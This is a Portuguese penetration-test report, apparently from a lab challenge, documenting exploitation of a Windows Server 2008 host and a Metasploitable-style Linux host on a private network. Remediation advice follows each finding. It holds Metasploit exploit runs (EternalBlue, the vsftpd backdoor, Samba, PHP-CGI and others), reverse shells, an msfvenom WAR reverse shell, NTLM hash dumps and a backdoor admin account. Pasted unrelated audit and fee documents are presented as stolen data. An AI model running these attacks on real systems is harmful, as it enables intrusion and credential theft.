



Relatório Pentest


FiveSEC:

Mauro Ícaro Carvalho do Carmo
Thiago Carlos Gonçalves da Silva
Pedro Henrique Neves Lima
Wendel Viana Lima

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Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143

A vulnerabilidade EternalBlue possibilitou que mais de 230.000 mil computadores fossem infectados pelo **WannaCry** causando um grande transtorno em grandes empresas pelo mundo.

PORTA 445: CVE-2017-0143

Esse CVE apresenta uma vulnerabilidade severa, com um CVSS score de 9.3 HIGH, na qual permite um atacante remoto realizar um RCE (Remote Code Execution) explorando uma falha no Servidor SMBv1 ao enviar um payload malicioso ao server.

```
(kali㉿kali)-[~/Documents/desafio/windows]
$ nmap -p445 --script smb-vuln-ms17-010 192.168.1.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 15:51 EDT
Nmap scan report for 192.168.1.51
Host is up (0.0015s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

Host script results:

smb-vuln-ms17-010:

VULNERABLE:

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

State: **VULNERABLE**

IDs: CVE:CVE-2017-0143

Risk factor: HIGH

A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).

- CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	20

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > check
```

```
[*] 192.168.1.51:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.51:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.51:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.51:445 - The target is vulnerable.
```

Exploração do Serviço SMB

```
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.51:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.51:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service P
[*] 192.168.1.51:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.51:445 - Connecting to target for exploitation.
[*] 192.168.1.51:445 - Connection established for exploitation.
[*] 192.168.1.51:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.51:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.1.51:445 - 0x00000000 57 69 66 64 61 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.1.51:445 - 0x00000010 30 30 38 20 52 32 20 44 61 74 61 63 65 66 74 65 008 R2 Datacente
[*] 192.168.1.51:445 - 0x00000020 72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 r 7601 Service P
[*] 192.168.1.51:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 192.168.1.51:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.51:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.51:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.51:445 - Starting non-paged pool grooming
[*] 192.168.1.51:445 - Sending SMBv2 buffers
[*] 192.168.1.51:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.51:445 - Sending final SMBv2 buffers.
[*] 192.168.1.51:445 - Sending last fragment of exploit packet!
[*] 192.168.1.51:445 - Receiving response from exploit packet
[*] 192.168.1.51:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.51:445 - Sending egg to corrupted connection.
[*] 192.168.1.51:445 - Triggering free of corrupted buffer.
[*] 192.168.1.51:445 - Sending stage (201283 bytes) to 192.168.1.51
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.51:25404) at 2021-09-04 16:02:21 -0400
[*] 192.168.1.51:445 - -----
[*] 192.168.1.51:445 - -----WIN-----
[*] 192.168.1.51:445 - -----
[*] 192.168.1.51:445 - -----
```

meterpreter > |

```
meterpreter > shell
Process 5608 created.
```

Channel 1 created.

Microsoft Windows [v

Copyright (c) 2009 Micro

CPU 38% de Uso de CPU				
Imagem	P.	Descrição	Status	
msdtc.exe	6020	Serviço de Coordenador...	Em execução	
svchost.exe (regsvc)	5852	Processo de Host para Se...	Em execução	
VBoxTray.exe	5696	VirtualBox Guest Addition...	Em execução	
cmd.exe	5608	Processador de comando...	Em execução	
explorer.exe	5576	Windows Explorer	Em execução	
winlogon.exe	5536	Aplicativo de Logon do ...	Em execução	
ducat.exe	5524	Gerenciador de Janelas d...	Em execução	

```
meterpreter > sysinfo
```

```
Computer : EVEREST
```

```
OS : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
```

```
Architecture : x64
```

```
System Language : pt_BR
```

```
Domain : MOUNTSEC
```

```
Logged On Users : 1
```

```
Meterpreter : x64/windows
```

```
C:\Windows\system32>whoami
whoami
autoridade nt\systema
```

Pós-Exploração

```
meterpreter > hashdump
```


```
Administrador:500:aad3b435b51404eeaad3b435b51404ee:cf24f6276c54b3053a95dc5c1824a3c6:::
```

```
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```




```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee65ea5be371ec02caa0904d8438f0ac:::
```

```
C:\Windows\system32>net user Admin S3cureP@ssword /add  
net user Admin S3cureP@ssword /add  
Comando concluído com êxito.
```

```
C:\Windows\system32>net localgroup Administradores Admin /add  
net localgroup Administradores Admin /add  
Comando concluído com êxito.
```



Pós-Exploração



Impactos

Arquivos de Programas	24/08/2021 13:40	Pasta de arquivos		
Arquivos de Programas (x86)	24/08/2021 13:32	Pasta de arquivos		
ExchangeSetupLogs	25/08/2021 01:36	Pasta de arquivos		
inetpub	19/08/2021 17:38	Pasta de arquivos		
log-dns	03/09/2021 17:30	Pasta de arquivos		
PerfLogs	14/07/2009 00:20	Pasta de arquivos		
Usuários	03/09/2021 17:13	Pasta de arquivos		
Windows	28/08/2021 17:09	Pasta de arquivos		
dados-confidenciais-01-de-10-vazamento-de-dados-confirmado-avaliacao-kpmg	25/08/2021 00:58	Firefox HTML Docu...	5 KB	
dados-confidenciais-02-de-10-respostas-resultado-final-kpmg-2021	25/08/2021 01:08	Firefox HTML Docu...	5 KB	
dados-confidenciais-03-de-10-parcial-avaliacao-processo-kpmg-2021	25/08/2021 01:06	Firefox HTML Docu...	5 KB	
dados-confidenciais-04-de-10-emails-clientes				
dados-confidenciais-05-de-10-itens-avaliacao-desafio-kpmg-2021				
dados-confidenciais-06-de-10-salario-func.kpmg.xlsx				
history				
rb_config				

PreReqs	04/09/2021 11:32	Pasta de arquivos		
dados-confidenciais-07-de-10-kpmg-relatório-de-auditoria-financeira-2014	04/09/2021 11:32	Chrome HTML Do...	4.854 KB	
dados-confidenciais-08-de-10-relatório-de-remuneracao-2019	04/09/2021 11:32	Chrome HTML Do...	730 KB	
ExchangeSetup	04/09/2021 11:32	Documento de Te...	3.617 KB	
ExchangeSetup.msilog	04/09/2021 11:32	Arquivo MSILOG	10.484 KB	
Install.am-et.Client.20210819-175504.msilog	04/09/2021 11:32	Arquivo MSILOG	483 KB	
Install.ar.Client.20210819-175504.msilog	04/09/2021 11:32	Arquivo MSILOG	482 KB	
Install.ar.Server.20210819-175504.msilog	04/09/2021 11:32	Arquivo MSILOG	878 KB	
Install.bg.Client.20210819-175504.msilog	04/09/2021 11:32	Arquivo MSILOG	482 KB	
Install.bn-in.Client.20210819-175504.msilog	04/09/2021 11:32	Arquivo MSILOG	486 KB	
Install.ca.Client.20210819-175504.msilog	04/09/2021 11:32	Arquivo MSILOG	482 KB	

Impactos

PRIVATE AND CONFIDENTIAL



KPMG Al Fozan & Al Sadhan
KPMG Tower
Sahubdeen Al Ayoubi Road
P.O. Box 93276
Riyadh 11663
Kingdom of Saudi Arabia

Telephone +966 11 8748500
Fax +966 11 8748600
Internet www.kpmg.com.sa
License No. 4811/5223 issued 11/01/1992

INDEPENDENT AUDITORS' REPORT

The Shareholders
Merrill Lynch Kingdom of Saudi Arabia Company
Riyadh, Kingdom of Saudi Arabia

We have audited the accompanying financial statements of **Merrill Lynch Kingdom of Saudi Arabia Company** (the "Company") which comprise the financial statements for the year ended 31 December 2014 and the related statements of income, cash flows and changes in equity for the year then ended and the attached notes (1) through (21) which form an integral part of the financial statements.

Management's responsibility for the financial statements


Management is responsible for the preparation and fair presentation of these financial statements in accordance with generally accepted accounting standards in the Kingdom of Saudi Arabia and compliance with Article 123 of the Regulations for Companies and Company's internal control as management determines is necessary to enable the preparation of the financial statements that are free from material misstatement, whether due to fraud or error. Management is also responsible for providing such information and explanations that we require relating to our audit.

Auditor's responsibilities

Our responsibility is to express an opinion on these financial statements based on the audit conducted in accordance with generally accepted auditing standards. These standards require that we comply with relevant ethical requirements and plan and perform the audit to obtain reasonable assurance whether the financial statements are free of material misstatement.

An audit involves performing procedures to obtain audit evidence about the amounts and disclosures in the financial statements. The procedures selected depend on our judgment, including the assessment of the risks of material misstatement of the financial statements, whether due to fraud or error. In making those risk assessments, we consider internal controls relevant to the entity's financial statements in order to design audit procedures that are appropriate in the circumstances, but not for the purpose of expressing an opinion on the effectiveness of the entity's internal controls. An audit also includes evaluating the appropriateness of accounting policies used and the reasonableness of accounting estimates made by management, as well as evaluating the overall presentation of the financial statements.

We believe that the audit evidence we have obtained is sufficient and appropriate to provide a basis for our audit opinion.



3. Our fees estimate

3.1 Summary

This section provides the following information:

of the work we propose to undertake;
our rates we propose to charge for each part of that work;
the we anticipate each part of the work will take; and
er we think it will be necessary to seek approval to exceed the amount of the estimate, and if so, why.
Amount of our fees estimate is £301,468. The following tables summarise our anticipated time costs and the more detail on each area of work. Time costs are shown at the hourly rates set out later. As we do not the Company will move from administration to liquidation, we have not included an estimate of our fees and costs for any subsequent liquidation.

and since our appointment to 11 December 2019, we have incurred time costs of £199,967, representing fees estimate.

Time costs

of work	Hours	Fees estimate (£)	Average hourly rate (£/hour)	Hours incurred to 11 December 2019	Time costs incurred to 11 December 2019 (£)	Average hourly rate for time costs incurred to 11 December 2019 (£/hour)
cy & Treasury	81.01	20,469	252.67	49.35	12,469	252.66
	218.56	73,318	335.46	188.75	63,318	335.46
	272.11	68,558	251.95	93.50	23,558	251.96
s and pensions	14.62	5,812	397.54	10.85	4,312	397.42
ons	25.45	7,044	276.78	25.45	7,044	276.78
nd compliance	181.43	52,073	287.01	111.75	32,073	287.01
Planning	121.68	53,771	441.90	99.05	43,771	441.91
AT	55.76	20,423	366.27	36.65	13,423	366.25
s and fees	970.62	301,468	310.59	615.35	199,967	324.97

Our total remuneration cannot exceed the total amount of this fees estimate without prior consent from the fee approving body.

The above table provides an estimate of the anticipated time likely to be required on the various areas of work and in future reports we will provide an update by reference to actual costs incurred. To facilitate such a comparison, we are likely to report costs on the same basis and using our normal rates.

Impactos



Soluções

- Aplicação de Patch
Atualização de segurança do Windows Server 2008 para sistemas com base em x64 (KB4012598)
- Desabilitar o SMBv1



Máquina Linux
192.168.0.115

Port 21 - FTP: CVE-2011-2523

Esse CVE apresenta uma vulnerabilidade na versão 2.3.4 do vsftpd em que contém um backdoor no qual abre um shell na porta 6200/tcp.

CVSS Base Score: **9.8 CRITICAL**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.115:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.115:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.115:21 - The port used by the backdoor bind listener is already open
[+] 192.168.0.115:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 → 192.168.0.115:6200) at 2021-09-03 14:45:54 -0400

ss -tunl | grep 6200
tcp      0      100                *:6200                *:*
id; hostname
uid=0(root) gid=0(root)
MSBRDESAFI002
```

Soluções

- Aplicação de Patch
- Rever privilégios do daemon que estão rodando no servidor.

Port 80 - WEB

Aplicação Twiki: CVE-2005-2877

Há uma vulnerabilidade no componente de histórico do Twiki. Essa vulnerabilidade é explorada passando um parâmetro 'rev' contendo metachars de shell ao script de TwikiUsers, permitindo assim, um atacante executar códigos arbitrários.

CVSS Score: **7.5 HIGH**

```
192.168.0.115/twiki/readme x +
← → ↺ 🏠 192.168.0.115/twiki/readme.txt
Twiki (TM) - A Web Based Collaboration Platform
=====
Twiki Distribution
-----
Version: 01 Feb 2003
Release type: Production release

msf6 exploit(unix/webapp/twiki_history) > check
[*] Attempting to delete /twiki/bin/jrQnjYpfTeiI ...
[+] 192.168.0.115:80 - The target is vulnerable.
```

```
msf6 exploit(unix/webapp/twiki_history) > run
[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 2 opened (192.168.0.102:4444 → 192.168.0.115:58330)
```

```
msf6 exploit(unix/webapp/twiki_history) > sessions 2
[*] Starting interaction with 2...
id; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
MSBRDESAFIO02
```


Solução

- Aplicação de Patch

Port 80 - WEB

PHP versão 5.2.4-2ubuntu5.10: CVE-2012-2336

O arquivo sapi/cgi/cgi_main.c em versões anteriores à 5.3.13 do PHP, quando configurado como um script CGI, não consegue lidar com a strings que contém uma sequência de %3D (= url encoded), o que permite atacantes remotos executar um código arbitrário trocando certas opções na string que é passada no comando. NOTA: Esse CVE se originou de um fix mal feito pelo da CVE-2012-1823 | CVSS Score: **5.0 Medium**



PHP Version 5.2.4-2ubuntu5.10

System	Linux MSBRDESAFIO02 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pgsql.ini, /etc/php5/cgi/conf.d/soap.ini, /etc/php5/cgi/conf.d/ldap.ini, /etc/php5/cgi/conf.d/mbstring.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/oci8.ini, /etc/php5/cgi/conf.d/odbc.ini, /etc/php5/cgi/conf.d/openssl.ini, /etc/php5/cgi/conf.d/shmop.ini, /etc/php5/cgi/conf.d/smb.ini, /etc/php5/cgi/conf.d/sockets.ini, /etc/php5/cgi/conf.d/tdps.ini, /etc/php5/cgi/conf.d/zip.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

is server is protected with the Suhosin Patch 0.9.6.2
pyright (c) 2006 Hardened-PHP Project

수호신

is program makes use of the Zend Scripting Language Engine:
nd Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By
Zend Engine 2

```
msf6 exploit(multi/http/php_cgi_arg_injection) > run
```

```
[*] Started reverse TCP handler on 192.168.0.102:4444  
[*] Sending stage (39282 bytes) to 192.168.0.115  
[*] Meterpreter session 4 opened (192.168.0.102:4444
```

```
meterpreter > shell  
Process 25733 created.  
Channel 0 created.  
id; hostname  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
MSBRDESAFIO02
```

Registered PHP Streams

Registered Stream Socket Transports

Registered Stream Filters

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

Solução

- Aplicação de Patch

Porta 445

SMB - smb - versão 3.0.20: CVE-2007-2447

A funcionalidade MS-RPC no smb no Samba 3.0.0 à 3.0.25, permite um atacante remoto executar comandos arbitrários através de um shell envolvendo a função SamrChangePassword, quando o "username map script" em smb.conf está ativado.

CVSS Score: **6.0 MEDIUM**

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 4 opened (192.168.0.102:4444 → 192.168.0.115:37930) at 2021-09-03 14:52:52 -0400

id; hostname
uid=0(root) gid=0(root)
MSBRDESAFI002
```

Soluções

- Aplicação de Patch
- Rever privilégios do daemon que estão rodando no servidor.

Porta 1524 - Backdoor

Possível backdoor deixado pelos ataques recentes que a empresa teve.

```
10997/tcp open  java-tomcat        syn-ack ttl 64 0.0.0.0:8080 classpath=...  
1524/tcp open  bindshell            syn-ack ttl 64  Bash shell (**BACKDOOR**;  
2040/tcp open  nfs                  syn-ack ttl 64  0.0.0.0:2040 (nfs #100000)
```

```
(kali@kali)-[~/Pedro/KPMG-Labs]  
$ nc 192.168.0.115 1524  
root@MSBRDESAFIO02:/# id; hostname  
uid=0(root) gid=0(root) groups=0(root)  
MSBRDESAFIO02
```

Soluções

- Fazer port scan ocasionalmente para que se possa ter uma noção do que está rodando no servidor.
- Remover este backdoor que dá acesso à máquina com privilégio máximo.

Porta 5432

PostgreSQL - CVE-2007-3280

Em algumas instalações padrões do PostgreSQL no Linux, o user do serviço pode escrever no diretório /tmp, a pode oferecer Bibliotecas Compartilhadas UDF, possibilitando a execução de um código arbitrário.

CVSS Score: **9.0 HIGH**

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.0.126:4444
[*] 192.168.0.115:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by (
Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/psdQUpzD.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.0.115
[*] Meterpreter session 2 opened (192.168.0.126:4444 → 192.168.0.115:54647)
:50 -0400

meterpreter > shell
Process 5816 created.
Channel 1 created.
id; hostname
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
MSBRDESAFIO02
```

Soluções

- Aplicação de Patch

Porta 6667

UnrealIRCd 3.2.8.1 - CVE-2010-2075

Essa versão do aplicativo, foi distribuído em alguns sites durante um período de tempo e continha um cavalo de tróia que foi introduzido externamente em um macro que possibilita o atacante executar comando arbitrários.

CVSS Score: **7.5 HIGH**

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.0.126:4444
[*] 192.168.0.115:6667 - Connected to 192.168.0.115:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.115:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo moj8kelsai26vs71;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "moj8kelsai26vs71\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.0.126:4444 → 192.168.0.115:36019) at 2021-09-06 15:19:07 -0400
```

```
id; hostname;
uid=0(root) gid=0(root)
MSBRDESAFI002
```


Soluções

- Aplicação de Patch

Default Credentials

Port 8180 - Apache Tomcat

Apache Tomcat utilizando Credenciais padrão para
logar no servidor. | **tomcat:tomcat**



Porta 3306 - MySQL

Serviço de Banco de Dados MySQL sem o uso de senha.

```
(kali@kali)-[~/Pedro/KPMG-Labs]
$ mysql -u root -h 192.168.0.115
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]>
```

Impactos

WAR file to deploy

Select WAR file to upload No file selected.

```
(kali㉿kali)-[~/Pedro/KPMG-Labs]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.120 LPORT=1337 -f war -o rev_shell.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
Saved as: rev_shell.war

(kali㉿kali)-[~/Pedro/KPMG-Labs]
$ ls -la | grep rev
-rw-r--r-- 1 kali kali 1099 Sep  3 14:32 rev_shell.war
```

Impactos

WAR file to deploy

Select WAR file to upload

Browse...

rev_shell.war

Deploy

Applications

Path	Display Name	Running	Sessions	Commands			
/	Welcome to Tomcat	true	0	Start	Stop	Reload	Undeploy
/admin	Tomcat Administration Application	true	0	Start	Stop	Reload	Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start	Stop	Reload	Undeploy
/host-manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop	Reload	Undeploy
/manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/rev_shell		true	0	Start	Stop	Reload	Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop	Reload	Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop	Reload	Undeploy
/webdav	Webdav Content Management	true	0	Start	Stop	Reload	Undeploy

Impactos

```
(kali㉿kali)-[~/Pedro/KPMG-Labs]  
$ sudo nc -lvp 1337  
listening on [any] 1337 ...  
192.168.0.115: inverse host lookup failed: Unknown host  
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.115] 59791  
id; hostname  
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)  
MSBRDESAFIO02
```



Soluções

- Trocar User e Password
